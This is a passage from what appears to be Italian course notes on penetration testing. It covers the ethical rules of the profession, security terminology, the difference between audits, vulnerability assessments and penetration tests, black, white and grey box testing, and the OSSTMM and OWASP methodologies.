1. **Stabilire gli obiettivi:** la prima cosa che deve fare chi deve commissionare i test di sicurezza è capire la condizione di sicurezza dell'asset, ovvero capire se alcuni elementi sono marcati come insicuri, ad esempio nel caso di servizi erogati verso l'esterno, macchine con IP pubblico non necessario, ecc.

Bisogna capire quindi cosa potrebbe essere sfruttato dalla *controparte1*, e inoltre capire se ci sono stati tentativi di violazione dell'asset. Infatti, il processo di *Penetration Testing* potrebbe essere effettuato sia periodicamente sia a seguito di attacchi.

2. **Pianificare sempre in anticipo:** chi deve compiere l'analisi di sicurezza deve gestire le proprie azioni in base alle risorse disponibili (risorse qui intese come tempo, budget e skill). Ad esempio, se l'asset contiene delle componenti che richiedono particolari skill, bisogna trovare una persona con quelle skill e pagarla a parte. Inoltre, bisogna capire quali parti dell'asset bisogna testare, ovvero se va controllato interamente oppure se ci sono componenti che non vanno testate. Vanno poi determinati gli intervalli di test, per capire quando e come devono essere effettuati.
3. **Ottenere sempre l'autorizzazione prima di testare la sicurezza di un sistema:** critico perché si potrebbe incorrere in sanzioni penali; bisogna infatti assicurarsi che l'organizzazione abbia concesso i permessi necessari tramite opportuni documenti scritti. Inoltre, quando si conduce l'attività di *pentesting* bisogna stare attenti a cosa si firma, in quanto eventuali responsabilità legali potrebbero essere attribuite direttamente al *pentester* e non all'azienda per cui lavora.
4. **Essere etico:** un *hacker etico* è vincolato da requisiti di professionalità, riservatezza e coscienza. Essere etico vuol dire non divulgare eventuali informazioni sensibili trovate durante la propria attività, come password, informazioni personali, o altro. Inoltre, bisogna sempre attenersi al piano stabilito, cercando di evitare di aggiungere dettagli in corso d'opera.
5. **Tenere traccia dei propri test:** tramite log o registri cartacei, per memorizzare le informazioni ottenute: anche se a prima vista le informazioni ottenute potrebbero sembrare marginali, magari potrebbero portare alla scoperta di informazioni più importanti nel seguito dell'attività o combinate con altre informazioni. Si devono annotare tutte le attività eseguite e i test, comprese le date, avere una copia di backup dei log firmato con *timestamp*, anche se le cose non vanno come previsto. Anzi maggior ragione nel caso di errori questi vanno registrati, in modo da poter capire che cosa è andato storto.
6. **Proteggere le informazioni riservate:** come detto in precedenza, le informazioni personali e sensibili trovate durante l'attività non vanno divulgare. A tal proposito spesso vengono firmati degli **accordi di non divulgazione** (NDA).
7. **Non causare danni:** per quanto sia possibile bisogna cercare di evitare di causare accidentalmente interruzioni o di interferire con altre attività. Un esempio magari è effettuare un *port scanning* più aggressivo rispetto a quello stabilito negli accordi, che magari attiva il sistema di *Intrusion Prevention* dell'asset e il firewall inizia a bloccare tutto. Per evitare ciò è consigliato allenarsi utilizzando le **sandbox**, scegliere gli strumenti giusti con consapevolezza, e leggere sempre la documentazione.
8. **Non usare strumenti a caso:** *Kali Linux*, la distro per eccellenza del *Penetration Tester*, offre molti tool a supporto dell'attività di *pentesting*, molti dei quali offrono quasi le stesse funzionalità. È giusto provarli tutti, per capire quale fa più al caso nostro, ma è meglio concentrarsi solo su alcuni strumenti di cui magari è nota l'efficacia e con cui si ha familiarità. In ogni caso conviene sempre fare pratica in ambienti simulati in modo da poter ripristinare l'ambiente in caso di danni accidentali.

9. **Il processo di Penetration Testing deve essere strutturato:** come abbiamo visto bisogna sempre attenersi ad una metodologia di testing, che è importante perché permettono di approcciare al problema in maniera standard e quindi permette di capire cosa aspettarsi al termine del processo. Inoltre, un approccio strutturato permette coerenza e ripetibilità. Quest'ultimo è un aspetto molto importante perché permette ad eventuali terze parti di poter ripetere esattamente lo stesso processo seguito da noi ed ottenere lo stesso identico risultato.
10. **Segnalare e memorizzare tutte le scoperte:** se durante i test vengono individuate vulnerabilità o minacce, queste vanno subito segnalate, anche se il processo non è ancora terminato. Questo è molto importante perché ad esempio, se il processo dura 7 giorni e la vulnerabilità viene trovata il primo giorno, allora non segnalarla fino a che non si è terminato vuol dire lasciare l'asset vulnerabile per una settimana. Solitamente queste informazioni vanno inserite nel documento di rapporto dettagliato di scansione. Le scoperte vanno segnalate e memorizzate anche per un altro motivo: infatti nel caso in cui l'attività vada a buon fine e non venga trovata alcuna falla di sicurezza, un report dettagliato di ciò che è stato effettuato permette di dimostrare quali sono le attività effettuate sull'asset. Bisogna assicurarsi di non tralasciare alcun risultato, non importa quanto insignificante possa sembrare.



Capitolo 2 – Tipi e metodologie di testing

2.1 Terminologia

Vediamo quali sono i termini più ricorrenti che vedremo nel nostro percorso.

Asset

Un **asset** è un dato, un dispositivo, un sistema o un insieme di sistemi (organizzazione o infrastruttura) che supporta attività legate alle informazioni. È qualcosa di eterogeneo perché può essere tanto atomico, come un file o una cartella, tanto un insieme di dispositivi legati tra di loro. Un **asset** è l’obiettivo da analizzare durante il processo di *Penetration Testing*, e dovrebbe essere protetto sia dagli attacchi provenienti dall’esterno che da quelli provenienti dall’interno.

Rischio

Il **rischio** è il danno o l’impatto derivante dalla violazione di un asset, ovvero da un attacco. Sotto il termine rischio vanno messe quelle problematiche che scaturiscono dalla violazione o dal malfunzionamento di un asset.

Vulnerabilità

La **vulnerabilità** è un difetto o una debolezza che potrebbe essere sfruttata da un attaccante.

Minaccia (threat)

Una **minaccia** è una vulnerabilità sfruttabile con successo, ovvero da cui può scaturire un danno. Non è detto che tutte le vulnerabilità diventino minacce, perché un attaccante potrebbe non trovare profitto da esse. Lo sfruttamento di una vulnerabilità potrebbe causare accesso non autorizzato all’asset, furto o manipolazione dei dati dell’asset, elevazione dei privilegi, malfunzionamento, negazione del servizio, o altro.

Exploit e Payload

L’**exploit** è il codice che viene utilizzato per sfruttare una vulnerabilità e tutto ciò che ne consegue.

In realtà un **exploit** è anche uno strumento, chiamato **vettore**, che serve per l’invio di un **payload**.

Il **payload** è il codice effettivo che sfrutta la vulnerabilità, quindi, l’**exploit** è un veicolatore per il **payload**. Volendo fare una similitudine bellica, il **payload** è l’esplosivo contenuto in un missile, mentre l’**exploit** è il missile stesso, utilizzato come veicolo per l’esplosivo.

Un **Payload** può essere:

- inviato e/o eseguito sulla macchina target tramite un exploit;
- Inviato alla macchina target tramite tecniche di Social Engineering ed eseguito su di essa a seguito di azioni compiute dall’utente.

Auditor e Penetration Tester

Professionisti che valutano l’efficacia delle soluzioni (tecniche e non) adottate per garantire la sicurezza di un determinato asset.

Red Team vs Blue Team

Sia i **Red Team** che i **Blue Team** lavorano per migliorare la sicurezza di un’organizzazione, agendo però in modo diverso:


- un **Red Team** interpreta il ruolo dell'aggressore, cercando di trovare e di sfruttare le vulnerabilità che potrebbero portare alla compromissione della sicurezza di un determinato asset. Lo scopo del **Red Team** è quello di testare e mettere alla prova le misure di sicurezza esistenti dal punto di vista di un attaccante.
- un **Blue Team** si difende dagli attacchi e cerca di rispondere agli incidenti di sicurezza quando essi si verificano. Lo scopo del **Blue Team** non solo è quello di difendersi dagli attacchi provenienti dal **Red Team**, ma anche di fronteggiare qualsiasi attività insolita o sospetta proveniente dal mondo esterno.

2.2 Tipologie di test di sicurezza

Le tre tipologie di test di sicurezza sono:

- **Security Audit;**
- **Vulnerability Assessment;**
- **Penetration Testing.**

Queste tipologie vanno dalla più debole alla più forte, ovvero da quella che garantisce minori risultati in termini di sicurezza via via verso quella che garantisce risultati maggiori.



Security Audit

Il **Security Audit** serve a stabilire se l'**asset** è conforme alle sue politiche di sicurezza, alle normative e alle responsabilità legali (come nel caso del GDPR). Va bene per controlli di routine ma non può essere l'unico test di sicurezza da effettuare. Inoltre, utilizza una **checklist** di controlli noti a priori per garantire che l'**asset** sia conforme alle sue politiche di sicurezza e alle normative ed alle sue responsabilità legali.

Esistono diversi tipi di *Security Audit*, e ognuno utilizza diversi criteri per valutare la sicurezza di un asset.

Un tipico *Security Audit* valuta i seguenti aspetti di un asset, basandosi sul principio del **minimo privilegio**:

- **controllo degli accessi**, sia per l'autenticazione che per l'autorizzazione di ogni utente, quindi smartcard, password, token, ecc;
- **controllo della configurazione delle email**, per vedere se è possibile fare spoofing o altro;
- **controllo di configurazione hardware o software**, per capire se sia possibile sfruttare un processo di sistema configurato male o con dei bug per ottenere privilegi di root;
- **controllo dei processi di gestione delle info e della rete**, perché ad esempio se c'è un backup periodico dei dati, magari via *LAN*, e non c'è nessun meccanismo di protezione, chiunque collegandosi alla rete potrebbe accedere a questi dati;
- **controllo della componente umana**, quindi comportamenti ed abitudini sbagliate del personale, come foglietti con le password sotto la tastiera o altre informazioni sensibili.

Vari enti ed organizzazioni hanno definito standard e framework per effettuare *Security Audit*:

- **ISO** (International Organization for Standardization);
- **IEC** (International Electrotechnical Commission);
- **NIST** (National Institute of Standards and Technology);
- **HITRUST** (Health Information TRUST) **Alliance**;

Vulnerability Assessment

L'obiettivo di questa fase è scovare più vulnerabilità possibili, tipicamente tramite strumenti automatici che permettono di rilevare tutte le vulnerabilità note. Esistono infatti diverse repository di vulnerabilità che indicano diversi dettagli sulle stesse, come risolverle, ecc. Ovviamente questo discorso non vale per le **vulnerabilità zero-day**, che possono essere rilevate con approcci manuali. Il **Vulnerability Assessment** controlla sia la sicurezza fisica, sia quella digitale, sia quella umana.

Inoltre, può essere sia **interno** che **esterno**:

- quello **interno** tipicamente ha a che fare con la componente umana che opera legittimamente e con i sistemi su cui opera la componente umana;
- quello **esterno** invece si occupa di andare a valutare le difese perimetrali, quindi attacchi che possono avvenire dall'esterno, servizi erogati verso la rete, componenti intermedie che fanno routing, o altro. Tipicamente può essere utilizzato anche sfruttando delle *honeypot* e *honeynet* (macchine farlocche messe lì apposta per essere attaccate e per capire come opera l'attaccante).

Tuttavia, c'è una differenza tra **Vulnerability Assessment** e **Penetration Testing**: il primo cerca e trova le vulnerabilità, ma parliamo sempre di potenziale insicurezza dell'asset, perché il fatto che ci siano tante vulnerabilità non significa che bisogna preoccuparsi. La vulnerabilità, infatti, potrebbe non essere sfruttabile dall'attaccante, oppure potrebbe essere sfruttata ma non causare danni, e in questo caso si potrebbe agire in maniera più lenta. Per capire se una certa vulnerabilità rappresenta una minaccia l'unico modo è provare a entrare nel sistema tramite il **Penetration Testing**, e questa nozione appunto rappresenta il confine tra queste due metodologie.

Penetration Testing

Il **Penetration Testing** è il test di sicurezza più forte ed ha come obiettivo quello di replicare più fedelmente possibile ciò che farebbe un hacker cattivo, quindi entrare in un sistema sfruttando le vulnerabilità, ottenere i privilegi massimi nel sistema violato, assumendone il totale controllo.

Il **Penetration Testing** verifica anche la componente umana utilizzando tecniche di **social engineering**.

È considerato la forma più aggressiva di valutazione della sicurezza, perciò, va condotto da professionisti qualificati perché, se non è regolamentato è illegale. Può essere inoltre condotto con o senza la conoscenza preliminare dell'asset da analizzare. Il **Penetration Testing** inoltre potrebbe trovare più vulnerabilità una volta entrati nel sistema, che magari non era possibile individuare prima.

Il **Penetration Testing** potrebbe essere eseguito:

- **Indipendentemente**, come processo stand-alone, oppure
- **Durante un processo di gestione dei rischi**, incorporato nel ciclo di vita dello sviluppo software.

Vulnerability Assessment	Penetration Testing
Fornisce una visione esaustiva dei difetti dell' <i>asset</i> in esame.	Va oltre l'identificazione delle vulnerabilità: include le fasi di <i>exploitation</i> e <i>post exploitation</i> .
Non misura l'impatto dei difetti sull' <i>asset</i> .	Notevolmente più intrusivo del Vulnerability Assessment .
Identifica e quantifica in modo non invasivo tutte le vulnerabilità note dell' <i>asset</i> .	Utilizza tutte le metodologie e gli strumenti usati da un attaccante (black hat hacker).

Osservazione: la sicurezza di un asset non dipende solo da fattori tecnologici ma anche da altri:

- Controllo degli accessi fisici;
- Sorveglianza degli ambienti;
- Definizione ed implementazione di adeguate politiche di sicurezza;
- Analisi dei comportamenti del personale;
- Formazione del personale;
- Etc...



2.3 Tipologia di testing

Il *penetration tester* si occupa di analizzare un sistema cercando di fare tutto ciò che un attaccante potrebbe fare sfruttando (exploitation) tutte le vulnerabilità. In generale, il *penetration testing* non è un'attività che si improvvisa, ma richiede delle competenze e skills molto specifiche poiché è un'attività che non si basa su checklist, ma si basa sull'effettuare precisi controlli secondo un preciso ordine seguendo determinate regole. Ovviamente, c'è sempre un trade off: queste sono attività molto onerose e richiedono molto tempo e soldi.

Ci sono vari **tipi di Penetration Testing** e andremo a vedere un particolare tipo di attacco che va ad emulare esattamente ciò un attaccante potrebbe fare. Abbiamo tre approcci principali per il *Penetration Testing*.

Black Box Testing

Simula nel modo più fedele possibile gli attacchi che potrebbero accadere nel mondo reale.

L'hacker ha come obiettivo quello di rubare o mettere fuori uso il sistema. Tipicamente l'hacker ha la visione del sistema in maniera limitata e questo è molto importante.

Questa simulazione garantisce che:

- Tutte le componenti di un determinato *asset* siano correttamente enumerate. Quindi indicare con precisione quali tipi di macchine ci sono e successivamente caratterizzarne le caratteristiche come, per esempio, indicare se sono connesse alla rete. Tutte le possibili vulnerabilità di un determinato *asset* sia con approcci automatici tramite determinati software oppure in maniera manuale riconoscendo determinati servizi e andarli a testare come ad esempio *SQL Injection*.
- Tutti i potenziali strumenti di attacco siano utilizzati per provare a sfruttare le vulnerabilità identificate.

Il *pentester* non ha alcuna conoscenza preliminare sull'*asset* da analizzare. Quindi non conosce architetture, software, hardware, etc. Quindi questa non conoscenza sull'*asset*, simula quello che un hacker potrebbe fare per cercare di ricavare più informazioni possibili.

Il **black box testing** bisogna usarlo solamente quando necessario poiché richiede molte risorse in termini di tempo e costo. Queste attività potrebbero causare anche interruzioni del servizio stesso in quanto molto profonde.

White Box Testing

In questo tipo di testing, il *pentester* a differenza del *black* ha conoscenza di tutto l'*asset* da analizzare e questo velocizza molto il processo. Infatti, il *pentester* può focalizzarsi sull'utilizzo di determinati strumenti per determinati sistemi operativi, diagrammi di rete, inventari, codici sorgenti e file di configurazioni molto importanti. La debolezza di questo testing sta nel fatto che il *pentester* non attacca l'*asset* così come lo farebbe una minaccia esterna poiché è un controllo un po' più blando. Molto spesso viene utilizzato su nuove applicazioni o sistemi in fase di sviluppo in modo da valutarne alcune componenti in modo tale che, prima che questi siano messi in produzione, subiscano delle validazioni in modo da essere relativamente protette dalle minacce del mondo reale.

Grey Box Testing

In questo ultimo tipo di testing, il **Grey box Testing** è una forma ibrida di *penetration testing*. Il *pentester* ha a disposizione solamente alcune informazioni dell'*asset* come le versioni del sistema operativo e documentazione sull'architettura di rete interna poiché è importante per aggiungere strumenti oppure rimuoverne altri per velocizzare il processo. Questo tipo di attività ha una portata limitata con l' obiettivo specifico di valutazione del segmento di rete oppure di un sottoinsieme dell' *asset*. Questo significa che è usato per la validazione di sicurezza delle componenti di uno specifico asset in modo tale da non compromettere l'intero asset.

Scelta del tipo di test

La scelta di un determinato tipo di testing rispetto ad un altro è dato dagli obiettivi del cliente che ha commissionato l'attività. I criteri di scelta per un'organizzazione sono:

- **White Box:** verificare la sicurezza di un nuovo sistema da mettere in produzione in modo da scoprirne tutte le vulnerabilità prima che il sistema sia inserito nel mondo reale;
- **Black box:** se si ha già un programma di sicurezza consolidato e si vuole valutare la propria sicurezza rispetto a possibili attacchi del mondo reale.

In ogni caso i test dovrebbero essere complementari, quindi eseguire prima il white box e successivamente eseguire il black box. Ovviamente, però, tutto ciò ha un costo, quindi, bisogna valutare ogni tipo di testing in base alla disponibilità economica ed in base ai servizi che vengono esposti al mondo reale.

2.4 Metodologie di testing

Per **metodologie di testing** si intende un processo strutturato che permette di seguire delle linee guida e dei passi ben definiti. I risultati prodotti da questa metodologia sono molto importanti poiché quando si utilizza un approccio standard, automaticamente i risultati non potranno essere che positivi e universalmente riconosciuti.

Avere una metodologia permette di eseguire efficacemente un compito impegnativo e critico in termini di tempo indipendentemente dalle decisioni e dalla complessità dell'*asset* da analizzare. Sapere, ovviamente, cosa fare è molto importante sia dal punto di vista tecnico che gestionale in modo tale da avere anche una stima più o meno precisa delle tempistiche. Alcune metodologie si concentrano su aspetti tecnici mentre altri su aspetti manageriali.

Scelta della metodologia

Scegliere una metodologia è molto importante poiché può essere utile per stimare il costo o l'efficacia del processo che si andrà a condurre. Ci sono diversi fattori:

- dettagli tecnici forniti sull'asset;
- disponibilità di risorse (tempo, denaro);
- competenza dei *penetration tester* (conta moltissimo l'esperienza);
- obiettivi aziendali;
- vincoli normativi (tarare la metodologia in modo che sia più rispettosa possibile alle norme).

Le principali metodologie sono:

- Open Source Security Testing Methodology Manual (**OSSTMM**);
- OpenWeb Application Security Project (**OWASP**);
- Information Systems Security Assessment Framework (**ISSAF**);
- Web Application Security Consortium Threat Classification (**WASC-TC**);
- Penetration Testing Execution Standard (**PTES**).

2.4.1 Open Source Security Testing Methodology Manual (OSSTMM)

Creata da *Pete Herzog* e sviluppata da *ISECOM* (Institute for Security and Open Methodologies).

Questa metodologia di testing open source è un po' vecchia ma molto complessa e in virtù di ciò gli aggiornamenti sono abbastanza lenti. Infatti, ci si può accorgere di quanto sia complessa, semplicemente andando a verificare il manuale. È molto utilizzata ed è possibile ottenerne anche la relativa certificazione seguendo uno specifico corso. I tipi di test si differenziano in base alla quantità di informazioni che il *pentester* conosce e che deve valutare.

È una metodologia completa che permette di gestire penetration testing, vulnerability assessment e security audit e di definire le «migliori difese di sicurezza possibili» per un determinato asset.

Alcuni aspetti chiave della metodologia **OSSTMM** sono:

- **Focus Operativo**: identificazione e valutazione delle vulnerabilità tecniche, dei processi operativi, della sicurezza fisica e dei fattori umani, fornendo una visione olistica della sicurezza di un determinato asset;
- **Test dei Canali**: analisi dei canali di comunicazione in entrata ed in uscita da/verso un asset, ad es., Bluetooth, Wi-Fi, VoIP, SMS, E-mail, Web, etc;
- **Metriche e Misurazioni**: introduzione di misurazioni e metriche oggettive nel processo di valutazione della sicurezza, consentendo un'analisi quantitativa, anziché una semplice valutazione di tipo *pass/fail*;
- **Previsioni sulla Sicurezza**: stima di quanto l'asset rimanga sicuro nel tempo in base ai suoi controlli di sicurezza;
- **Superficie di Attacco**: dei diversi punti in cui un utente malintenzionato può tentare di inserire o estrarre dati da un sistema.

Un test di sicurezza secondo OSSTMM prevede 7 passi:

1. **definire le Risorse che si intende proteggere** (asset): i meccanismi di protezione per queste risorse sono detti **Controlli**, i quali saranno valutati per identificare le **Limitazioni** dal punto di vista della sicurezza (cioè le vulnerabilità);
2. **identificare l'Area (o Zona) di Ingaggio**: è qui che avrà luogo l'interazione con gli asset, infatti, tale area può includere, oltre ai meccanismi di protezione, anche i processi ed i servizi utilizzati o erogati dagli asset;
3. **Identificare tutto ciò che è necessario, al di fuori dell'Area di Ingaggio, per mantenere operativi gli asset**. Ciò potrebbe includere elementi che non possono essere controllati direttamente dall'asset (come elettricità, fattori climatici, legislazione, regolamenti, etc...) con cui l'asset si potrebbe trovare ad interagire (come appaltatori, colleghi, branding, partnership, etc...). Bisognerebbe considerare anche altri elementi che mantengono operativi gli asset, come processi, protocolli ed altre risorse.

Ciò che è stato identificato dai punti 2. e 3. rappresenta l'**Ambito di Valutazione**.

4. **Definire come avvengono le «interazioni» all'interno dell'Ambito di Valutazione e verso il suo esterno**: compartimentare logicamente le risorse appartenenti all'*Ambito di Valutazione*, basandosi sulla «direzione» delle interazioni effettuate da tali risorse (ad esempio, dall'interno all'esterno, dall'esterno all'interno, dall'interno all'interno, dalla risorsa A alla risorsa B, etc...). Tali interazioni sono chiamate **Vettori**. Ciascun vettore dovrebbe essere valutato da un test separato, così da mantenere breve la durata di ciascun test prima che possano verificarsi cambiamenti significativi nell'ambiente operativo.
5. **Identificare quali attrezzature saranno necessarie per ogni test**: all'interno di ciascun Vettore le interazioni possono avvenire utilizzando cinque Canali: *Human, Physical, Wireless, Telecommunications e Data Networks*. Ogni **Canale** deve essere valutato separatamente per ciascun Vettore.
6. **Determinare le informazioni che si vogliono acquisire dal test**: ad esempio, se verranno valutate solo le interazioni con gli asset (cioè, valutazione di ciascun Canale per ciascun Vettore) o anche le misure di sicurezza poste a protezione dell'asset (firewall, IDS, etc...). La metodologia OSSTMM definisce 6 Tipi di Test comuni: Blind, Double Blind, Grey Box, Double Grey Box, Tandem e Reversal.
7. **Assicurarsi che i test di sicurezza che sono stati definiti siano conformi alle Regole di Ingaggio**: linee guida per garantire che il processo di valutazione della sicurezza sia adeguato, e non crei incomprensioni, idee sbagliate o false aspettative.

Il risultato finale di un test di sicurezza fornirà informazioni quantitative (cioè, misurazioni date dal RAV Score) sulla **Superficie di Attacco**.


La **Superficie di Attacco** rappresenta la parte non protetta dell'*Ambito di Valutazione* rispetto ad un determinato **Vettore**.

2.4.1.1 Tipi di test

I tipi di test si differenziano in base alla quantità di informazioni che:


- il **pentester possiede sull'obiettivo** (asset) da valutare (Asse X);
- l'**asset possiede sul pentester** (Asse Y).

La prima, quello che il *pentester* ha sull'*asset*, è molto semplice ed è descritta nelle precedenti sezioni. La conoscenza che l'*asset* ha del *pentester* invece è inusuale. Infatti, l'*asset* può comportarsi in base a ciò che sa e questo ovviamente influenza l'attività di testing stesso in quanto potrebbe portare a un risultato di testing non fedele alla realtà perché chi gestisce l'*asset* sa che ci potrebbero essere controlli e quindi intensifica le proprie attività sfalsando il testing stesso.





Metodologia blind

Questa particolare metodologia non richiede al *pentester* alcuna conoscenza preliminare sull'*asset* da valutare mentre l'*asset* viene informato prima dell'esecuzione del test. Questo tipo di test viene ampiamente accettato.




Metodologia double blind

Né il *pentester* né l'*asset* si conoscono. La maggior parte delle valutazioni di sicurezza viene eseguita utilizzando questa strategia. Infatti, garantisce il miglior risultato in ambito sicurezza facendo sempre più attenzione ai vincoli normativi.




Metodologia Gray Box

Il *pentester* ha conoscenza limitata sull'*asset*, mentre l'*asset* viene informato in precedenza dell'esecuzione del test.




Metodologia Double Gray Box

È una sorta di via di mezzo dal punto di vista della conoscenza sia da parte del *pentester* sia da parte dell'asset. Opera in maniera uguale al *Gray Box* ma con la differenza di uno specifico vincolo sulla durata del testing.



Metodologia Tandem

Il *pentester* ha piena conoscenza dell'asset. Mentre l'asset è informato su come e quando verrà condotto il test.




Metodologia Reversal

Il *pentester* ha piena conoscenza dell'asset. Mentre l'asset non ha alcuna conoscenza.



CoScientia
Associazione



Casi di test

La **metodologia OSSTM** permette di generare casi di test che valutano:

- sicurezza del controllo accessi;
- sicurezza dei processi;
- controllo dei dati;
- protezione perimetrale;
- livello di consapevolezza della sicurezza da parte del personale;
- etc..

Le procedure di test si concentrano su:

- cosa deve essere valutato (asset);
- come deve avvenire la valutazione;
- quali procedure devono essere messe in atto prima, durante e dopo la valutazione;
- come devono essere interpretati e correlati i risultati ottenuti al termine della valutazione.

2.4.1.2 RAV Score

Al termine del processo di valutazione vengono analizzati i risultati ottenuti e viene calcolato un valore **RAV** (Risk Assessment Value) **Score**. Questo valore rappresenta lo stato dell'asset, in termini di sicurezza, e può essere usato dal *pentester* per avere un'idea precisa sulla sicurezza dell' asset o da un'organizzazione per ottimizzare la quantità di investimenti richiesti per la messa in sicurezza del proprio asset.

Il *RAV Score* mostra quanto un asset sia sicuro rispetto alle minacce: è un valore quantitativo, di tipo numerico, infatti:

- un *RAV Score* **pari** a 100 denota una «**sicurezza perfetta**» (equilibrio «ottimale» tra Vettori e Controlli);
- un *RAV Score* **inferiore** a 100 evidenzia quali controlli sono insufficienti o assenti;
- quando il *RAV Score* è 100 e vengono aggiunti ulteriori controlli esso **superà** 100. Ciò denota che si stanno «sprecando» risorse: «inutile» investire risorse per migliorare qualcosa che è già «perfettamente sicuro».

2.4.1.3 Security Test Audit Report (STAR) Sheet

E' un riepilogo, in formato standard, dei risultati prodotti da un vulnerability assessment o da un penetration testing OSSTMM. Fornisce in maniera strutturata indicazioni precise sulla Superficie di Attacco e dettagli su cosa è stato testato e come. Il documento *STAR* è necessario quando la sicurezza di un'organizzazione è certificata secondo la *ISECOM OSSTMM*.

2.4.1.4 Vantaggi OSSTMM

Si adatta a molti tipi di test di sicurezza:

- Penetration Testing, Vulnerability Assessment, etc.;
- riduce il verificarsi di falsi positivi e falsi negativi;
- fornisce metriche di sicurezza riproducibili;
- garantisce che la valutazione di sicurezza sia condotta in maniera accurata e che i risultati siano raccolti in modo coerente, quantificabili ed affidabili.

2.4.2 Open Web Application Security Project (OWASP)

È una metodologia di testing basata su asset che hanno delle componenti web.

Un punto di forza di questa metodologia è che fornisce linee guida a sviluppatori e *pentester* per gestire la sicurezza delle Web App e mobile, oltre che delle relative API, mediante:

- OWASP Web Security Testing Guide (**WSTG**);
- OWASP Mobile Application Security (**MAS**);
- OWASP Software Assurance Maturity Model (**SAMM**);
- OWASP Top 10 Project.

2.4.2.1 OWASP – Web Security Testing Guide (WSTG)

Fornisce linee guida per integrare la sicurezza nelle *Web Application* e nei *Web Service* attraverso principi e pratiche di programmazione sicura. È costituita da due sezioni principali:

Web Security Testing Framework: definisce generiche tecniche ed attività per il controllo della sicurezza nelle varie fasi del ciclo di vita dello sviluppo del software. Può essere utilizzato per sviluppare testing framework ad hoc. È anche utilizzato per valutare la sicurezza di un software durante le sue fasi di analisi dei requisiti, progettazione, sviluppo, distribuzione, configurazione e manutenzione evitando così di attendere fino al completamento della creazione del software. Inoltre, non definisce una particolare metodologia di sviluppo e non fornisce indicazioni specifiche appartenenti ad una determinata metodologia: è un modello di sviluppo generico che può essere seguito e adattato in base alle proprie esigenze.

Definisce una serie di attività che dovrebbero aver luogo:

- prima che inizi lo sviluppo del software;
- in fase di definizione e progettazione del software;
- durante lo sviluppo del software;
- durante la distribuzione del software;
- durante la configurazione, il funzionamento e la manutenzione del software.

Web Application Security Testing: si concentra sulla valutazione di sicurezza di una *Web application* e consente di effettuare analisi di sicurezza passive o attive dell'applicazione per rilevare eventuali punti deboli, difetti tecnici o vulnerabilità. Eventuali problemi di sicurezza riscontrati verranno presentati al committente, insieme a una valutazione dell'impatto e ad una proposta di mitigazione o una soluzione tecnica. Inoltre, raccoglie e descrive tutte le possibili tecniche di analisi della sicurezza per le applicazioni Web, mantenendosi costantemente aggiornato. Si basa su un approccio «**black box**»: cioè, il *pentester* non sa nulla (o ha pochissime informazioni) sull'applicazione da testare.

Tale framework è costituito da tre elementi principali:

- **Tester:** chi esegue le attività di testing;
- **Strumenti e Metodologie:** la parte più importante del *Web Application Security Testing*, che stabilisce in che modo deve essere condotta l'analisi;
- **Applicazione:** la «*black box*» da valutare.

L'attività di **testing** può essere di tipo attivo o passivo:

